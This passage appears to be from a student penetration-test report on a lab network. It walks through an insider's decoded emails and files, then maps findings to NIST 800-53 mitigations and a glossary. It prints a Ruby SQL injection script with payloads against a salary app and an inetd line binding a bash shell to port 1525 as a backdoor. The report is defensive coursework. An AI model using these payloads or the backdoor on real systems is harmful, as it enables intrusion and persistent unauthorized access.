
10. Type “cat 2.txt” - the contents are also unreadable

```
bcurtis@vagrant:~/mail$ cat 2.txt
Subject: Kjltmxxa
To: pete.tempano@gmail.com
Date: Wed, 21 Oct 2020 19:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Ro rmrxc vjwjpnvnwc trltb vn xdc, R qjen j fjh kjlt rw jwm R'uu vjtn cqnv anpanc
rc. Yqjbn 1 rb yxac 1525. Yqjbn 2 rb mxldvnwcb.cgc.bcurtis@vagrant:~/mail$
```

11. Since these messages look to be in sentence format - we can assume this message is encoded with a Caesar Cipher
    a) Refer to glossary for definition of Caesar Cipher
12. Minimize the Linux Terminal
13. Using the website cryptii.com - we can brute force crack the Caesar Cipher
14. Navigate to cryptii.com on the local broswer of your choice
15. First we are going to crack the subject of the email - copy the subject of the email “1.txt” - after, paste the subject in cryptii.com like the following:




16. Now that we have the subject - lets crack the body of the message - copy the body of the email “1.txt” - after, paste the subject in cryptii.com like the following:




17. User Brent Curtis does not seem to have good intentions - he seems to be running SQL injections on the salary app
18. After reading “1.txt” we can assume that there is information regarding the SQL injection in the “scripts” directory
19. Go back to the minimized Linux Terminal - type “cd” to return to the home directory”
20. Type “cd scripts” then type “ls”
21. There is one file called example.rb - type “cat example.rb”

```
bcurtis@vagrant:~$ ls
mail  recycle-bin  scripts
bcurtis@vagrant:~$ cd scripts
bcurtis@vagrant:~/scripts$ ls
salary_app
bcurtis@vagrant:~/scripts$ cd salary_app
bcurtis@vagrant:~/scripts/salary_app$ ls
example.rb
bcurtis@vagrant:~/scripts/salary_app$ cat example.rb
require 'net/http'

url  = "http://127.0.0.1/salary_app.php"
uri  = URI(url)
injection = "' or 1=1;"
# injection = "'; show tables;--"
# injection = "'; show columns from employees;--"
password = 'yeet';

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{injection}"
puts "'password' = #{password}"
res = Net::HTTP.post_form(uri, 'user' => injection, 'password' => password, 's' => 'OK')

puts "Response body is #{res.body}"
puts "Done"
bcurtis@vagrant:~/scripts/salary_app$
```

22. Brent Curtis has a whole proof of concept for SQL injection - we should investigate file “2.txt”
23. Copy the subject of the email “2.txt” - after, paste the subject in cryptii.com like the following:



24. Now that we have the subject - lets crack the body of the message - copy the body of the email “2.txt” - after, paste the subject in cryptii.com like the following:



25. Looks like Brent Curtis has a backup plan to stay in the Humbleify network in case he is caught
26. Lets check the last directory “recycle-bin”
27. In the Linux Terminal type “cd” then “cd recycle-bin” then type “ls”

```
bcurtis@vagrant: ~/recycle-bin
File  Actions  Edit  View  Help
bcurtis@vagrant:~/mail$ logout
Connection to 192.168.56.200 closed.

┌──(root💀 kali)-[/home/bstemple2023]
└─# ssh bcurtis@192.168.56.200
bcurtis@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Dec  7 16:31:50 UTC 2023

  System load:  0.21              Processes:           125
  Usage of /:   2.9% of 61.65GB   Users logged in:     0
  Memory usage: 21%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Thu Dec  7 16:31:51 2023 from 192.168.56.101
bcurtis@vagrant:~$ ls
mail  recycle-bin  scripts
bcurtis@vagrant:~$ cd recycle-bin
bcurtis@vagrant:~/recycle-bin$ ls
documents.txt  trash
bcurtis@vagrant:~/recycle-bin$
```

28. Two files are present in the “recycle-bin” directory: trash and documents.txt

29. Lets look at the contents of trash - type “cat trash”

```
bcurtis@vagrant:~/recycle-bin$ cat trash
1525 stream tcp nowait bcurtis /bin/bash bash -l -i
```

30. It looks like this is the command to open up port 1525 to set up a TCP stream

31. Lets see what documents.txt is - type “file documents.txt”

```
bcurtis@vagrant:~/recycle-bin$ file documents.txt
documents.txt: setuid ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically linked (uses shared
 libs), for GNU/Linux 2.6.24, BuildID[sha1]=cee1668cb536aa0af5fc2fa2a5e5d8b80db231d7, not stripped
bcurtis@vagrant:~/recycle-bin$
```

32. From the evidence we gathered, it looks as if Bcurtis was caught he was going to open up port 1525 and run “documents.txt”

33. Best we stop here - you are safe to type “logout”

Section 5 - Mitigations

Section 5 of the penetration report will detail specific subsections aligning with vulnerabilities identified in Section 3 and outlined in Section 4, offering corresponding control recommendations to address and mitgate these risks. By utilizing the NIST Special Publication 800-53 framework, the Section 5 identifies and cite controls that correspond to the identified weaknesses. For each vulnerability, Section 5 cites and quote relevant controls from NIST 800-53, defining their applicability and importance in mitigating the risks identified, thereby providing a clear understanding of how these controls enhance security measures. The following is table contents for Section 5 of content from Section 3 ranging from: Passwords Obtained, select Other Sensitive Information Obtained, and Vulnerable Service.

Identification and Authentication - 5.1

NIST Cybersecurity Framework (CSF) function: Protect

CSF Category: Access Control (PR.AC)

CSF Subcategory: PR.AC-1: "Identities and credentials are managed for authorized devices and users"

NIST 800-53 Control Family: Identification and Authentication

Control Title: IA-2: IDENTIFICATION AND AUTHENTICATION (ORGANIZATIONAL USERS)

Section 4 References: 4.1, 4.2, 4.3, 4.4

- IA-2 (1) MULTIFACTOR AUTHENTICATION TO PRIVILEGED ACCOUNTS: "Multi-factor authentication requires the use of two or more different factors to achieve authentication."
    - Implementation of multifactor authentication would mitigate the vulnerability of weak passwords to privileged accounts such as Tyler. Multifactor authentication will help strengthen the security of Tylers account if his password is compromised - keep information within Tylers account safe and guarded
- IA-2 (2) AUTOMATED SUPPORT FOR PASSWORD STRENGTH DETERMINATION: "Multi-factor authentication requires the use of two or more different factors to achieve authentication."
    - Implementation of multifactor authentication would mitigate the vulnerability of weak passwords to privileged accounts such as James Cochran, Marla Hayes, and Brent Curtis. Multifactor authentication will help strengthen the security of James Cochran, Marla Hayes, and Brent Curtis accounts if there password are

compromised - keeping information within James Cochran, Marla Hayes, and Brent Curtis safe and guarded

NIST Cybersecurity Framework (CSF) function: Protect

CSF Category: Access Control (PR.AC)

CSF Subcategory: PR.AC-1: “Identities and credentials are managed for authorized devices and users”

NIST 800-53 Control Family: Identification and Authentication

Control Title: IA-5: Authenticator Management

Section 4 References: 4.1, 4.2, 4.3

- IA-5 (1) PASSWORD-BASED AUTHENTICATION: “Password-based authentication applies to passwords regardless of whether they are used in single-factor or multi-factor authentication. Long passwords or passphrases are preferable over shorter passwords. Enforced composition rules provide marginal security benefits while decreasing usability.”
    - Implementation of password-based authentication ensures users like Marlah Hayes and James Cochran cannot create weak passwords. For example - Marla’s password was halram - which is the username, marlah backwards. Another example - James Cochran password was the same as his username - jamescochran. Additionally, the MySQL Humbleify Database password is weak. While the password “thetiffzhang” is a long password and was encypted, it does not contain any capitlizaion casing or numerical values. Regardless if the password is encrypted - a standard for stronger passwords making needs to be set.

Systems and Information Integrity - 5.2

NIST Cybersecurity Framework (CSF) function: Detect

CSF Category: Access Control (DE.DP, DE.CM)

CSF Subcategory 1: DE.DP-3: "Detection processes are tested"

CSF Subcategory 2: DE.CM-4: "Malicious code is detected"

NIST 800-53 Control Family: System and Information Integrity

Control Title: SI-3: Malicious Code Protetcion

Section 4 References: 4.3

- SI-3 (6) TESTING AND VERIFICATION: "Test malicious code protection mechanisms by introducing known benign code into the system; and verify that the detection of the code and the associated incident reporting occur."
    - Implementation of testing and verification precautions for malicious code protection such as malware detection software can help detect is any malware is being run without faculty approval. Testing and verification of code protection mechanisms is necessary considering that Brent Curtis has been utlizing SQL injections on the MySQL database and has malware (documents.txt) prepared in case he is removed from the Humbleify.

NIST Cybersecurity Framework (CSF) function: Detect

CSF Category: Access Control (PR.DS, PR.IP)

CSF Subcategory 1: PR.DS-5: "Protections against data leaks are implemented"

CSF Subcategory 2: PR.IP-8: "Effectiveness of protection technologies is shared with appropriate parties"

NIST 800-53 Control Family: System and Information Integrity

Control Title: SI-4: System Monitoring

Section 4 References: 4.3

- SI-4 (1) SYSTEM-WIDE INTRUSION DETECTION SYSTEM: "Linking individual intrusion detection tools into a system-wide intrusion detection system provides additional coverage and effective detection capabilities. The information contained in one intrusion detection tool can be shared widely across the organization, making the system-wide detection capability more robust and powerful."
    - Implementing a system-wide intrusion detection system like Snort can detect SQL injections. Protetcing against SQL injections is high priority since Brent Curtis has said "the salary app is so easy to SQL Inject". This means the system has been exposed and will continue to stay exposed unless precautions are taken.
- SI-4 (2) AUTOMATED TOOLS AND MECHANISMS FOR REAL-TIME ANALYSIS: "Automated tools and mechanisms include host-based, network-based, transport-based, or storage-based event monitoring tools and mechanisms or security information and event management (SIEM) technologies that provide real-time analysis of alerts and notifications generated by organizational systems."
    - It is not known how many times Brent Curtis used SQL injects on the Salary App. By implementing real-time analysis software - a SQL inject will trigger alerts to designated employees in the company that can take measures to defend data - enhancing capabilities to detect and mitigate SQL injection attacks.
- SI-4 (3) AUTOMATED TOOL AND MECHANISM INTEGRATION: "Using automated tools and mechanisms to integrate intrusion detection tools and mechanisms

into access and flow control mechanisms facilitates a rapid response to attacks by enabling the reconfiguration of mechanisms in support of attack isolation and elimination."

- The integration facilitates an immediate response to security incidents, enhancing the ability to identify and contain SQL injection attempts before they can exploit vulnerabilities, thereby bolstering the overall security posture against such threats.

Access Control - 5.3

NIST Cybersecurity Framework (CSF) function: Protect

CSF Category: Access Control (PR.AC, PR.DS)

CSF Subcategory 1: PR.AC-4: "Access permissions are managed, incorporating the principles of least privilege and separation of duties"

CSF Subcategory 2: PR.DS-5: "Protections against data leaks are implemented"

NIST 800-53 Control Family: Access Control

Control Title: AC-6: Least Privlege

Section 4 References: 4.1, 4.2

- AC-6 (5) PRIVILEGED ACCOUNTS: "Privileged accounts, including super user accounts, are typically described as system administrator for various types of commercial off-the-shelf operating systems. Restricting privileged accounts to specific personnel or roles prevents day-to-day users from accessing privileged information or privileged functions."
    - The use of privileged accounts can be seen with Tyler Henrys account. Upon logging into Tylers account through the UnrealIRCD exploit we can see that we are logged in as a sudo user with all privileges - meaning we can do anything in

the system without restrictions. The use of privileged accounts is necessary but must be tread with caution. Tyler should create a sub account under his sudo account and delegate account credentials of UnrealIRCD and other software to that account. Therefore, if a user can still exploit software, they will not login as a sudo user, but a standard user.

- AC-6 (9) LOG USE OF PRIVILEGED FUNCTIONS: "The misuse of privileged functions, either intentionally or unintentionally by authorized users or by unauthorized external entities that have compromised system accounts, is a serious and ongoing concern and can have significant adverse impacts on organizations. Logging and analyzing the use of privileged functions is one way to detect such misuse and, in doing so, help mitigate the risk from insider threats and the advanced persistent threat."
    - There are two identified users who have sudo privileges - Tyler Henry and Marla Hayes. While Tyler has all sudo privileges, Marla only has access to reading the shadow file - the encrypted file of all employees and system passwords. It is essential to log the use of all sudo functions to ensure that a misuse or excessive call in sudo functions is caught and analyzed. For example, BS Cyber Solutions used Marlas sudo command multiple times to retrieve the shadow file for testing purposes - this trend should be recorded and reported considering that a shadow file is highly valuable.

Configuration Management 5.4

NIST Cybersecurity Framework (CSF) function: Protect, Detect

CSF Category: Access Control (PR.IP, DE.CM)

CSF Subcategory 1: PR.IP-1: “A baseline configuration of information technology/industrial control systems is created and maintained”

CSF Subcategory 2: PR.IP-3: “Configuration change control processes are in place”

CSF Subcategory 3: DE.CM-1: “The network is monitored to detect potential cybersecurity events”

CSF Subcategory 4: DE.CM-7: “Monitoring for unauthorized personnel, connections, devices, and software is performed”

NIST 800-53 Control Family: Configuration Management

Control Title: CM-3: Configuration Change Control

Section 4 References: 4.1

- CM-3 (2) TESTING, VALIDATON, AND DOCUMENTATION OF CHANGES: “Test, validate, and document changes to the system before finalizing the implementation of the changes.”
    - The UnrealIRCd exploit needs to be updated. The idea of testing if a service is vulnerable to exploits, validating that it can be exploited, and documenting changes made to the service is highly important. In cases - if a service is known to vulnerable, the associated port or endpoints for networking communications, can be shut down and have changes be made to ensure the service is safe to make public again. In UnrealIRCd case, port 80 can be closed, configurations can be made to the software, add documentation to what has been done, and at a potential date, re-open port 80 and UnrealIRCd.

Glossary

1. **IRC (Internet Relay Chat):** A real-time messaging protocol that enables communication in the form of text messages over the Internet.
2. **UnrealIRCd:** An open-source IRC server software that was exploited in this scenario.
3. **Metasploit:** A penetration testing framework that facilitates the development, testing, and execution of exploits.
4. **Nmap:** A network scanning tool used to discover open ports, services, and applications running on a target system.
5. **CeWL:** A tool used for generating custom wordlists based on the content of a target website.
6. **Hashcat:** A password recovery tool that uses brute-force and dictionary attacks to crack hashed passwords.
7. **Linux Terminal:** A command-line interface in Linux operating systems used for executing commands and interacting with the system.
8. **su root:** Command to switch to the root user, providing elevated privileges.
9. **msfconsole:** The command-line interface for Metasploit, used to configure and launch exploits.
10. **nmap -sV:** A command to perform a service version scan, identifying open ports and services on a target system.
11. **Hydra:** A password-cracking tool used for online attacks against various protocols, such as SSH.
12. **ssh:** Secure Shell, a cryptographic network protocol for secure communication over an unsecured network.

13. **sudo:** A command that allows permitted users to execute a command as the superuser or another user.
14. **pwd:** Print Working Directory, a command that shows the current directory path.
15. **ls:** List, a command to display the files and directories in the current location.
16. **cd:** Change Directory, a command to move to a different directory.
17. **cat:** Concatenate, a command to display the content of files.
18. **exit:** A command to terminate the current session.
19. **MySQL:** A relational database management system used to store and manage data.
20. **Shadow File:** A system file containing hashed passwords and related information.
21. **sudo -l:** A command to list the sudo privileges for a user.
22. **Nessus:** A vulnerability scanning tool used to identify security vulnerabilities, configuration issues, and malware on a network.
23. **Operating System:** The software that manages hardware and provides services for computer programs; in this scenario, the operating system is Linux Kernel 3.13 on Ubuntu 14.04 (trusty).
24. **MAC Address:** Media Access Control address, a unique identifier assigned to network interfaces; in this case, the MAC address is 52:54:00:51:8F:09.
25. **User Accounts:**
    a. Tyler Henry (Director of Software Development): A user account on the system.
    b. Brent Curtis (Billing and Revenue): A user account associated with billing and revenue functions.
    c. Bill Schneider (Marketing Director): A user account with marketing director privileges.

d. Meg Campbell (Customer Success): A user account related to customer success.

e. James Cochran (Customer Success Director): A user account with director-level access in customer success.

f. Marla Hayes (Chief Happiness Director): A user account with director-level access in employee happiness.

g. Mary Zimmerman (Art Director): A user account with art director privileges.

26. **FTP (File Transfer Protocol):** A standard network protocol for transferring files between a client and a server.
27. **HTTP (Hypertext Transfer Protocol):** The protocol used for transferring hypertext requests and information on the World Wide Web.
28. **RPCBind:** A service that maps Remote Procedure Call (RPC) program numbers to transport-specific ports.
29. **ProFTPD 1.3.5:** An FTP server software version 1.3.5.
30. **OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10:** The version of OpenSSH used for secure shell access.
31. **Apache httpd 2.4.7 ((Ubuntu)):** The version of the Apache web server.
32. **MySQL:** The relational database management system used for database management.
33. **NIST Special Publication 800-53 (Rev. 4):** delineates a set of security and privacy controls specifically designed for federal information systems and organizations, providing a framework to safeguard sensitive data and mitigate cybersecurity risks in compliance with federal regulations.

34. **SQL injection:** a cyber attack that exploits vulnerabilities in a website or application by inserting malicious SQL code to gain unauthorized access to a database or compromise its security.
35. **Malware:** refers to malicious software designed to disrupt, damage, or gain unauthorized access to computer systems or networks, encompassing a wide range of harmful programs such as viruses, worms, ransomware, and spyware.